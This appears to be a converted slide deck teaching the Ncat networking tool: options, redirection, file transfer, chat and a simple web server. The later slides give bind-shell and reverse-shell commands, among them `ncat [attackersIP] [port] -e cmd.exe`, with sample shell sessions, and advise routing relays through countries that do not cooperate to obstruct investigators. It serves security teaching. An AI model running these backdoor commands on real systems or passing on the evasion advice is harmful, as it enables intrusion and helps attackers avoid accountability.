  - ❖ Input ← keyboard, redirected from a file, or piped from an app
- All data back from the network is put on standard out (stdout)
  - ❖ Output → display, piped to a program, or redirected to a file
- Messages from the tool itself are sent to standard error
  - ❖ Nice! Error messages not put in stdout and corrupt anything you want to capture



# Ncat Listen (Server) Mode

- `ncat --listen [<host>] [<port>]`
- `ncat -l [<host>] [<port>]`
  - ❖ `ncat -l -p 1234`
    - Linux: sets up listener on port 1234; local IP not required
    - Windows: may have to explicitly include the listener IP addr
      - `ncat -l 10.1.0.89 -p 1234`
  - All data from the network is put on stdout
  - Stdin sent across network
  - A mirror image of the previous slide!



# Basic Ncat Command Options

## □ ncat [options] [hostname] [port]

-C, --crlf

-c, --sh-exec <command>

-e, --exec <command>

-m, --max-conns <n>

-o, --output <filename>

-x, --hex-dump <filename>

-i, --idle-timeout <time>

-p, --source-port port

-s, --source addr

-l, --listen

-k, --keep-open

-n, --nodns

-u, --udp

-v, --verbose

-w, --wait

Use CRLF for EOL sequence

Executes the given command via /bin/sh  
(allows omission of absolute paths)

Executes the given command

Max simultaneous conns = n (default:100)

Dump session data to a file

Dump session data as hex to a file

Idle read/write timeout

Specify source port to use

Specify source address to use

Bind and listen for incoming connections

PERSISTENCE!!!

Accept multiple connections in listen mode

Server messages go to all connected clients

Do not resolve hostnames via DNS

Use UDP instead of default TCP

Set verbosity level (can be used up to 3X)

Connect timeout

# Basic Ncat Command Options

- `ncat [options] [hostname] [port]`
  - append-output Append rather than clobber specified output files
  - send-only Only send data, ignoring received; quit on EOF
  - recv-only Only receive data, never send anything
  - allow Allow only given hosts to connect to Ncat
  - allowfile A file of hosts allowed to connect to Ncat
  - deny Deny listed hosts from connecting to Ncat
  - denyfile A file of hosts denied from connecting to Ncat
  - broker Enable Ncat's connection brokering mode (act as hub)
  - chat** Start a simple Ncat chat server
  - proxy <addr[:port]> Specify address of host to proxy through
  - proxy-type <type>** Specify proxy type ("http" or "socks4")
  - proxy-auth <auth> Authenticate with HTTP or SOCKS proxy server
  - ssl Connect or listen with SSL

# Redirection

- Don't forget standard shell redirects
  - > Dump output to a file (short for 1>)
  - < Dump input from a file (short for 0<)
  - | Pipe output of first program into second program

Handle	Name	Description
0<	stdin	Standard input
1>	stdout	Standard output
2>	stderr	Standard error

# Ncat - Making Connections to Open Ports

- `ncat [target] [port]`
- `ncat 10.1.2.199 21`
  - ❖ Make a TCP connection to 10.1.2.199:21
- `ncat -u [target] [port]`
  - ❖ Use UDP

# Ncat - Web Client

Use CRLF for EOL sequence

```
root@kali:~# ncat -C scanme.nmap.org 80
```

```
GET / HTTP/1.0
```

```
<<blank line>>
```

Press Enter

```
HTTP/1.1 200 OK
```

```
Date: Mon, 03 Feb 2014 15:49:26 GMT
```

```
Server: Apache/2.2.14 (Ubuntu)
```

```
Accept-Ranges: bytes
```

```
Vary: Accept-Encoding
```

```
Connection: close
```

```
Content-Type: text/html
```

Notice blank line indicating  
end of HTTP header

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional"
```

```
<HTML>
```

```
<HEAD>
```


```
<title>Go ahead and ScanMe!</title>
```

# Ncat - Pushing a File

- Push a file from client to listener:

`ncat [remote_machine] 1234 < [file]`

Client mode (default)  
On TCP port 1234  
Send this file across network






`ncat -l [local_machine] -p 1234 > [file]`

Listen mode  
On local TCP port 1234  
Dump rcved data to this file

# Ncat - Pulling a File

- Pull a file from listener to client:



# Ncat - Chat

- Set up the chat server on one machine (10.1.0.41)
  - ❖ **ncat -l --chat**
- Now users can connect... and chat
  - ❖ **ncat serverIP**

```
root@kali:~# ncat 10.1.0.41
<announce> 10.1.0.28 is connected as <user5>.
<announce> already connected: nobody.
Is anyone out there?
<announce> 10.1.0.41 is connected as <user6>.
<announce> already connected: 10.1.0.28 as <user5>.
<user6> I'm here
<announce> 10.1.0.157 is connected as <user7>.
<announce> already connected: 10.1.0.28 as <user5>, 10.1.0.41 as <user6>.
<user7> Me too  :)
```

# Ncat - Web Server


□ `ncat -kl [local_machine] 8080 < hello.html`

HTTP headers  
including CRLF

HTML

```
HTTP/1.0 200 OK


<html>
  <body>
    <h1>Hello, world!</h1>
  </body>
</html>
```



Hello, world!


# Ncat - Create Backdoor Command Shell

- **Most powerful** use of ncat - attacker executes commands on target
- Target machine (protected server):
  - ❖ Windows: `ncat -kl ListenerIP -p [port] -e cmd.exe`
  - ❖ Linux: `ncat -kl -p [port] -e /bin/sh`
- Attacker uses ncat in client mode to connect to backdoor listener:
  - ❖ `ncat [victim_machine] [port]`
  - ❖ Ncat (on target) sends a command shell to the attacker when the connection is established



# Ncat - Create Backdoor Command Shell

- This is **pulling** a shell from the victim
- You are making a connection **into** the victim network (blocked?)



```
root@kali:~# ncat 10.1.0.157 2222
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Program Files\Nmap>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8C76-4B6F
```

Q: Why did we end up in this folder?  
A: Listener was run from there

```
Directory of C:\Program Files\Nmap
```

```
01/12/2015  09:49 AM    <DIR>      .
01/12/2015  09:49 AM    <DIR>      ..
```

# Ncat - Create Backdoor Command Shell

Unix listener on 10.1.5.3: `ncat -lk -p 1234 -e /bin/sh`

- ❖ May not see command prompt

```
C:\>ncat 10.1.5.3 1234
```

```
ls
```

Command

```
Desktop
```

```
sketchbook
```

```
wordlist.txt
```


```
pwd
```

```
/root
```

Command


# Ncat - Push a Backdoor Command Shell (Shell Shoveling)

- What if incoming traffic is blocked by a firewall?
- You can "push" a session from client/victim to listener
  - ❖ Connection is from the trusted machine to the attacker's machine
    - *Outgoing* connection - should be allowed by firewall
    - Reverse shell sometimes called shell shoveling
- Attacker's machine: `ncat -l -p [port]`
- Victim's machine: `ncat [attackersIP] [port] -e cmd.exe`




# Ncat - Relays

- Ncat can be configured to relay information from machine to machine to machine
- Use relays to obscure attacker's IP / location
  - ❖ Make each relay a major political/language/cultural transition
    - Investigators will have to work with these countries that do not always get along or interpret laws the same
- Set up ncat in listener mode and pipe its output through another client-mode instance of ncat!




# Relays



## Relays - Sneakers Movie

